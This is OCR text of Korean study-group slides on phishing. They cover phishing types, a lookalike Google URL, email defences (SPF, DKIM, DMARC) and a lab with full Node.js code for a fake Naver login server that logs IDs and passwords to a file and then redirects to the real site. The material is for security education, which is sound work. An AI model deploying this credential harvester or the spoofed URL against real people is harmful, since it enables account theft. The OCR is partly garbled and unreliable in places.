
피싱 SWING 32기 문서현 Ш


<



Ш

- 개인정보(private data) + 낚시(fishing)




- 믿을 만한 사람(기업)이 보낸 것처럼 사칭해서 우편이나 메시지를 보낸 후 위장된 홈페이지에 접속하도록 유도하여 개인정보를 입력하게 한 뒤, 이러한 정보를 이용해 금융사기를 일으키는 사기 방법 

II


<

\




피싱 / 정상

<





http://myaccount.google.com-securitysettingpage.ml-security.org/signonoptions/






<


>

http://myaccount.google.com-securitysettingpage.ml-security.org/signonoptions/



피싱 / 정상

<



피싱 /정상

<

피싱 종류

- 스미싱 (Smishing)



- 웹 피싱(Web Phishing)

메신저 피싱, 이메일 피싱



- 보이스 피싱 (Voice Phishing)



Ш

<


피싱 종류

- 스피어 피싱(Spear Phishing)



- 웨일링(Whaling)

고래(whale) → 고래잡이



- 클론 피싱(Clone Phishing)

클론(Clone): 동일한 DNA를 가진 개체 (복제)

피싱 종류

- 큐싱(Qshing)



<

실습(웹 피싱, 큐싱 관련)

이메일(QR코드) 위조 링크 첨부 링크 접속 ↓
가짜 로그인 페이지 접속

아이디/비밀번호 기록 남음

I

<

실습(웹 피싱, 큐싱 관련)

```
C:\Users\msh04\Downloads\Phishing>node server.js
Server running at http:// IP 주소 3000
```

cmd창을 이용해 서버 키기

실습(웹 피싱, 큐싱 관련)

C:\Users\msh04\Downloads\Phishing>node server.js Server running at http:// IP 주소 3000

cmd창을 이용해 서버 키기

http://IP주소:포트번호

실습(컴퓨터)

비밀번호

NAVER

아이디


로그인

아이디 찾기 | 비밀번호 찾기 | 회원가입

Ш

0

실습(컴퓨터)



<


실습(컴퓨터)



III

<

실습



실습



log.txt



[2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1

[2025. 7. 16. 오후 6:34:06] ID: 2 | PW: 2

[2025. 7. 16. 오후 6:40:46] ID: 3 | PW: 3

[2025. 7. 16. 오후 6:42:07] ID: 4 | PW: 4


[2025. 7. 16. 오후 6:48:28] ID: 5 | PW: 5

[날짜 시간] ID: I PW:


위조 링크로 접속한 후

로그인하면 기록에 남음


실습(핸드폰)




QR코드(모자이크) 큐싱 관련!



실습





III

<

\

실습



log.txt

```
[2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1 [2025. 7. 16. 오후 6:34:06] ID: 2 | PW: 2 [2025. 7. 16. 오후 6:40:46] ID: 3 | PW: 3 [2025. 7. 16. 오후 6:42:07] ID: 4 | PW: 4 [2025. 7. 16. 오후 6:48:28] ID: 5 | PW: 5 [2025. 7. 16. 오후 7:44:58] ID: 6 | PW: 6 [2025. 7. 16. 오후 7:56:48] ID: 7 | PW: 7 [2025. 7. 16. 오후 7:57:22] ID: 8 | PW: 8
```

위조 QR 링크로 접속한 후 로그인하면 기록에 남음

코드 설명

```
const http = require('http');
                                                                      1. 모듈 불러오기 및 서버 구축
const fs = require('fs');
const server = http.createServer((req, res) => {
 if (req.method === 'POST' && req.url === '/login') {
  let body = ";
  req.on('data', chunk => { body += chunk.toString(); });
  req.on('end', () => {
                                                                     2. 로그인 저장
    const params = new URLSearchParams(body);
    const id = params.get('id') || ";
    const pw = params.get('pw') || ";
    const log = `[${new Date().toLocaleString()}] ID: ${id} | PW: ${pw}₩n`;
    fs.appendFile('log.txt', log, err => {
     if (err) console.error(err);
                                                                     3. log.txt 에 저장 및 로그인 이후 과정...
    res.writeHead(302, { Location: 'https://www.naver.com' });
   res.end();
                                                                                                                                       else if (reg.method === 'GET' && reg.url === '/') {
  fs.readFile('login.html', (err, data) => {
   if (err) {
                                                                     4. 상태 코드 보내기
     res.writeHead(500);
     res.end('Error loading page');
     return;
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.end(data);
  else {
  res.writeHead(404);
  res.end('Not Found');
                                                                     5. 상태 코드 보내기 2
});
                                                                           + 서버 주소 지정
server.listen(3000, '0.0.0.0', () => {
 console.log('Server running at http://0.0.0.0:3000');
});
```

```
코드 설명 1
                모듈 불러오기(기능 불러오기)
                    http: 웹 서버를 구축할 때 필요
                    fs(file system): 파일 작업을 할 때 필요
const http = require('http');
const fs = require('fs');
const server = http.createServer((req, res) => {
                         http 모듈을 이용하여 서버 구축
```

값을 바꾸지 못하도록 const 사용!

코드 설명 2

```
req(요청)이 post 방식 && url은 "/login"
```

```
if (req.method === 'POST' && req.url === '/login') {
 let body = ";
 req.on('data', chunk => { body += chunk.toString(); });
 req.on('end', () => {
   const params = new URLSearchParams(body);
   const id = params.get('id') || ";
                                           id=abc&pw=1234
  const pw = params.get('pw') || ";
```

값을 바꿀 수 있는 변수

```
코드 설명 3
```

```
[날짜(시간)] ID: IPW: [2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1
 const log \Rightarrow `[${new Date().toLocaleString()}] ID: ${id} | PW: ${pw}\mathbb{W}n`;
 fs.appendFile('log.txt', log, err => {
                                                 log.txt 파일에 log의 내용을 덧붙여서 씀
   if (err) console.error(err);
                                                 오류 발생 시 콘솔에 오류를 보냄
 });
 res.writeHead(302) { Location: https://www.naver.com });
 res.end();
});
                                  Naver로 이동
```

```
req(요청)이 get 방식 && url은 "/"
코드 설명 4
} else if (req.method === 'GET' \&\& req.url === '/') {
  fs.readFile('login.html', (err, data) => {
                                                     → login.html 파일 읽기
    if (err) {
                                                       만약 에러가 있으면
     res.writeHead(500);
                                                       서버에 상태코드
     res.end('Error loading page');
                                                       500을 보내고
     return;
                                                       Error loading page라는
                                                        문장을 출력
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.end(data);
  });
                       서버에 상태코드 200을 보내고
                       Content-type을 text/html로 지정
```

```
코드 설명 5
```

```
} else {
  res.writeHead(404);
  res.end('Not Found');
}
```

Post & & / login II GET & & / 가 아닐 경우 상태코드 404 를 보내고, not found 출력

server.listen(3000 P 주소 () => {
 console.log('Server running at http:/ P 주소 :3000');
});

포트 번호는 3000, 주소는 IP 주소로 지정

콘솔에 server running at http://IP주소:포트 번호 출력

코드 설명(공격자)

로그인을 하면 [2025. 7. 16. 오후 6:33:29] ID: 1 | PW: 1

[날짜(시간)] ID: IPW: 를 저장하도록 만듦

그 후 NAVER로 이동하게 만들어서

진짜 로그인 창처럼 위조!

가짜 로그인 창으로 이동 시킴

```
const server = http.createServer((req, res) => {
 if (req.method === 'POST' && req.url === '/login') {
   let body = ";
   req.on('data', chunk => { body += chunk.toString(); });
   req.on('end', () => {
     const params = new URLSearchParams(body);
     const id = params.get('id') || ";
     const pw = params.get('pw') || ";
     const log = [\{\text{new Date}().\text{toLocaleString}()\}] \text{ ID: } \{id\} \mid PW: \{pw\}\} \text{ ``};
    fs.appendFile('log.txt', log, err => {
      if (err) console.error(err);
    res.writeHead(302, { Location: 'https://www.naver.com' });
     res.end();
 } else if (reg.method === 'GET' && reg.url === '/') {
   fs.readFile('login.html', (err, data) => {
    if (err) {
      res.writeHead(500);
      res.end('Error loading page');
      return;
    res.writeHead(200, { 'Content-Type': 'text/html' });
    res.end(data);
  else {
   res.writeHead(404);
   res.end('Not Found');
                           () => {
server.listen(3000,
 console.log('Server running at http://
                                                :3000');
```

const http = require('http');
const fs = require('fs');

서버를 직접 열어 위조 링크로 연결하도록 만듦

이메일 보안 기술

SPF :내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

- (+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음
- (-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

0

>

*DNS : 도메인 이름 → ip주소

이메일 보안 기술

SPF :내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

- (+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음
- (-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

DKIM: 메일 전송 과정에서 중간에 변조되었는 지를 확인하는 절차(무결성 확인)

- (+) 메일의 무결성 보장, 신뢰도 향상
- (-) 발신자 도메인을 검증할 수 없음, 띄어쓰기나 줄바꿈이 생기면 변조라고 판단

*DNS : 도메인 이름 → ip주소

이메일 보안 기술

SPF :내 도메인으로 보낼 수 있는 서버 목록을 DNS로 등록해서 이메일 스푸핑을 방지하는 기술

- (+) 이메일 스푸핑 방지, 스팸과 피싱 메일을 줄일 수 있음
- (-) 서버만 확인하기 때문에 본문이나 헤더가 변조되는 것을 방지할 수 없음

DKIM: 메일 전송 과정에서 중간에 변조되었는 지를 확인하는 절차(무결성 확인)

- (+) 메일의 무결성 보장, 신뢰도 향상
- (-) 발신자 도메인을 검증할 수 없음, 띄어쓰기나 줄바꿈이 생기면 변조라고 판단

DMARC : SPF, DKIM을 인증했을 때 실패할 경우 어떻게 처리할 지를 설정하는 방법

- (+) 문제 발생 시 신속 대응 가능
- (-) SPF, DKIM이 제대로 적용되지 않았을 경우 정상적인 메일도 수신 불가, 잘못된 설정이 하나라도 있을 시 문제 발생

*DNS : 도메인 이름 → ip주소

<

이메일 보안 기술 실습



Google <no-reply@accounts.google.com> to me ▼

10:12 PM (O minutes ago)









원본 보기

Google

새로운 계정 로그인

● 이메일주소 ⊕gmail.com

내 Google 계정에 새로 로그인했습니다. 직접 로그인한 것이 맞다면 아무런 조 치를 취하지 않아도 됩니다. 본인이 아니라면 안내에 따라 계정을 보호하세요.

활동 확인

다음 페이지에서 보안 활동도 확인할 수 있습니다. https://myaccount.google.com/notifications


이 이메일은 Google 계정 및 서비스의 중요한 변경사항을 알려드리기 위해 발송되었습니다. © 2025 Google LLC, 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA

← Reply

→ Forward



이메일 보안 기술 실습



감사합니다